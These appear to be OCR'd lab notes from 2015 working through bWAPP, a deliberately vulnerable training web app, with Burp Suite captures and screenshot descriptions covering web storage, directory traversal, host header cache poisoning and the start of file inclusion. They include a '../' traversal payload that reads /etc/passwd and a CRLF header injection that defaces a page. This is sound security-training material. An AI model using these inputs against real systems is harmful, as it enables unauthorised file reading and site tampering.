
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset

/ HTML5 Web Storage (secret) /

Your login name and secret have been stored as HTML5 web storage!

HINT: try to grab it using XSS...



Burp Suite Free Edition v1.6

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Response from http://192.168.254.131:80/bWAPP/insecure_crypt_storage_1.php



Forward Drop Intercept is on Action

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 02 Apr 2015 15:47:17 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 13008

<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter"-->
<link rel="stylesheet" type="text/css" href="stylesheets/styleSheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />
<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script-->
<script src="js/html5.js"></script>
</script>
if(typeof(Storage) !== "undefined")
{
    localStorage.login = "bee";
    localStorage.secret = "Any bugs?";
}
else
{
    alert("Sorry, your browser does not support web storage...");
}
```

```
if(typeof(Storage) !== "undefined")
{
    localStorage.login = "bee";
    localStorage.secret = "Any bugs?";
    alert(localStorage.login);
    alert(localStorage.secret);
}
```



A7: Missing Functional Level Access Control

April 1, 2015 4:06 PM


Areas with an asterix next to them have not been listed in this walkthrough.

Directory Traversal - Files
Host Header Attack (Cache Poisoning)
Remote & Local File Inclusion (RFI/LFI)
Restrict Device Access
XML External Entity Attacks (XXE)

*Directory Traversal - Directories
*Host Header Attack (Reset Poisoning)
*Local File Inclusion (SQLiteManager)
*Restrict Folder Access
*Server Side Request Forgery (SSRF)

Directory Traversal (Directories)

April 1, 2015 4:07 PM



The screenshot shows a Mozilla Firefox browser window. The title bar reads "bWAPP - Missing Functional Level Access Control - Mozilla Firefox". The address bar shows the URL "http://www.imdb.com/title/tt0..." and the current page URL "192.168.254.131/bWAPP/directory_traversal_2.php?directory=documents". The page content features a yellow header with the "bWAPP" logo (a bee) and the text "an extremely buggy web app!". Below the header is a navigation menu with links: "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", and "Cre". The main content area displays a directory listing titled "Directory Traversal - Directories" with the following files:

- Terminator_Salvation.pdf
- The_Cabin_in_the_Woods.pdf
- bWAPP_intro.pdf
- Iron_Man.pdf
- The_Amazing_Spider-Man.pdf
- The_Dark_Knight_Rises.pdf
- The_Incredible_Hulk.pdf

http://www.imdb.com/title/tt0800080/ - The_Incredible_Hulk.pdf - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - Missing Function... x http://www.imdb.com/title/tt0... x +

192.168.254.131/bWAPP/documents/The_Incredible_Hulk.pdf

Page: 1 of 3

The Incredible Hulk (2008)

IMDb

Movies T



Index of /bWAPP/documents - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - Missing Function... x Index of /bWAPP/documents x +

192.168.254.131/bWAPP/documents/


Index of /bWAPP/documents

Name	Last modified	Size	Description
Parent Directory		-	
Iron Man.pdf	31-Mar-2015 17:05	531K	
Terminator Salvation.pdf	31-Mar-2015 17:05	452K	
The Amazing Spider-Man.pdf	31-Mar-2015 17:05	532K	
The Cabin in the Woods.pdf	31-Mar-2015 17:05	514K	
The Dark Knight Rises.pdf	31-Mar-2015 17:05	739K	
The Incredible Hulk.pdf	31-Mar-2015 17:05	604K	
bWAPP intro.pdf	31-Mar-2015 17:05	4.8M	

Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g Server at 192.168.254.131 Port 80


Directory Traversal (Files)

Wednesday, April 1, 2015 7:48 PM



The screenshot shows a web browser window with the following details:

- Browser menu: File, Edit, View, History, Bookmarks, Tools, Help
- Tab: bwAPP - Missing Function...
- Address bar: 192.168.0.81/bWAPP/directory_traversal_1.php?page=message.txt
- Header: **bwAPP** with a bee icon and the text "an extremely buggy web app!"
- Navigation menu: Bugs, Change Password, Create User, Set Security Level
- Content: **/ Directory Traversal - Files /**
Try to climb higher Spidy...





The screenshot shows a web browser window with the following details:

- Browser menu: File, Edit, View, History, Bookmarks, Tools, Help
- Tab: bwAPP - Missing Function...
- Address bar: 192.168.0.81/bWAPP/directory_traversal_1.php?page=../../../../../../../../etc/passwd
- Header: **bwAPP** with a bee icon and the text "an extremely buggy web app!"
- Navigation menu: Bugs, Change Password, Create User, Set Security Level, R...
- Content: **/ Directory Traversal - Files /**
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync

```
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
```

Host Header Attack (Cache Poisoning)

Wednesday, April 1, 2015 8:02 PM



 Burp Suite Free Edition v1.6
 Burp Intruder Repeater Window Help
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
 Intercept HTTP history WebSockets history Options
 Response from http://192.168.0.81:80/bWAPP/portal.php
 Forward Drop Intercept is on Action Comment this item
 Raw Headers Hex HTML Render
 HTTP/1.1 200 OK
 Date: Thu, 02 Apr 2015 02:07:38 GMT
 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
 OpenSSL/0.9.8g
 X-Powered-By: PHP/5.2.4-2ubuntu5
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Pragma: no-cache
 Keep-Alive: timeout=15, max=100
 Connection: Keep-Alive
 Content-Type: text/html
 Content-Length: 23369

File Edit View History Bookmarks Tools Help
 bwAPP - Portal x +
 192.168.0.81/bWAPP/portal.php

 an extremely buggy web app!
 Bugs Change Password Create User Set Security Level Reset Credits Blog L
 / Portal /
 bwAPP, or a buggy web application, is a free and open source deliberately insecure web application.
 It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
 bwAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
 It is for security-testing and educational purposes only.
 Which bug do you want to hack today? :)
 ----- bwAPP v2.2 -----
 / A1 - Injection /
 HTML Injection - Reflected (GET)
 HTML Injection - Reflected (POST)
 HTML Injection - Reflected (Current URL)
 HTML Injection - Stored (Blog)
 iFrame Injection
 LDAP Injection (Search)
 Mail Header Injection (SMTP)
 Hack

 Burp Suite Free Edition v1.6
 Burp Intruder Repeater Window Help
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Opti
 Intercept HTTP history WebSockets history Options
 Request to http://192.168.0.81:80
 Forward Drop Intercept is on Action
 Raw Params Headers Hex
 GET /bWAPP/credits.php HTTP/1.1
 Host: 192.168.0.81
 User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Burp Suite Free Edition v1.6

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Opti

Intercept HTTP history WebSockets history Options

Request to http://192.168.0.81:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

GET /bWAPP/credits.php HTTP/1.1
Host: 192.168.0.81
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.81/bWAPP/hostheader_1.php
Cookie: PHPSESSID=62f572669372526694e8ce90d8f548a2; security_level=0
Connection: keep-alive

```

Burp Suite Free Edition v1.6

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Response from http://192.168.0.81:80/bWAPP/portal.php

Forward Drop Intercept is on Action Comment this item

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Thu, 02 Apr 2015 02:10:59 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 2016 08:52:00 GMT
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: %20text/html%0d%0a%0d%0a<html>deface!</html> HTTP/1.1
Content-Length: 14057

```

Burp Suite Free Edition v1.6

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Response from http://192.168.0.81:80/bWAPP/portal.php

Forward Drop Intercept is on Action Comment this item

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Thu, 02 Apr 2015 02:15:01 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 2016 08:52:00 GMT
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 14057

```

File Edit View History Bookmarks Tools Help

bwAPP - Credits x +

192.168.0.81/bwAPP/portal.php

bwAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits

/ Credits /

O yeah... who am I? Well my name is Malik. I'm a security consultant working for my own company, **MME**. We are specialized in Penetration Testing, Ethical Hacking, InfoSec Training, and Evil Bee Hunting.

Download our **What is bwAPP?** introduction tutorial, including free materials and exercises...
I'm also happy to give bwAPP talks and workshops at your security convention or seminar!

Need a training? We offer the following exclusive courses and workshops (on demand, at your location):

- Attacking & Defending Web Apps with bwAPP : 2-day Web Application Security course (**pdf**)
- Plant the Flags with bwAPP : 4-hour offensive Web Application Hacking workshop (**pdf**)
- Ethical Hacking Basics : 1-day Ethical Hacking course (**pdf**)
- Ethical Hacking Advanced : 1-day comprehensive Ethical Hacking course (**pdf**)
- Windows Server 2012 Security : 2-day Windows Security course (**pdf**)

Special thanks to the Netsparker team!

File Edit View History Bookmarks Tools Help

bwAPP - Host Header Atta... x +

192.168.0.81/bwAPP/hostheader_1.php

bwAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits

/ Host Header Attack (Cache Poisoning) /

Click **here** to go back to the portal.

File Edit View History Bookmarks Tools Help

bWAPP - Credits

192.168.0.81/bWAPP/portal.php

bWAPP

an extremely buggy web app !

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#)

/ Credits /

O yeah... who am I? Well my name is Malik. I'm a security consultant working for my own company, **MME**. We are specialized in Penetration Testing, Ethical Hacking, InfoSec Training, and Evil Bee Hunting.

Download our **What is bWAPP?** introduction tutorial, including free materials and exercises...
I'm also happy to give bWAPP talks and workshops at your security convention or seminar!

Need a training? We offer the following exclusive courses and workshops (on demand, at your location):

- Attacking & Defending Web Apps with bWAPP : 2-day Web Application Security course (**pdf**)
- Plant the Flags with bWAPP : 4-hour offensive Web Application Hacking workshop (**pdf**)
- Ethical Hacking Basics : 1-day Ethical Hacking course (**pdf**)
- Ethical Hacking Advanced : 1-day comprehensive Ethical Hacking course (**pdf**)
- Windows Server 2012 Security : 2-day Windows Security course (**pdf**)

Special thanks to the Netsparker team!

Remote and Local File Inclusion

Wednesday, April 1, 2015 8:27 PM

File Edit View History Bookmarks Tools Help

bwAPP - Missing Function... x +

192.168.0.81/bWAPP/rfi.php?language=lang_en.php&action=go

bwAPP 

an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits B

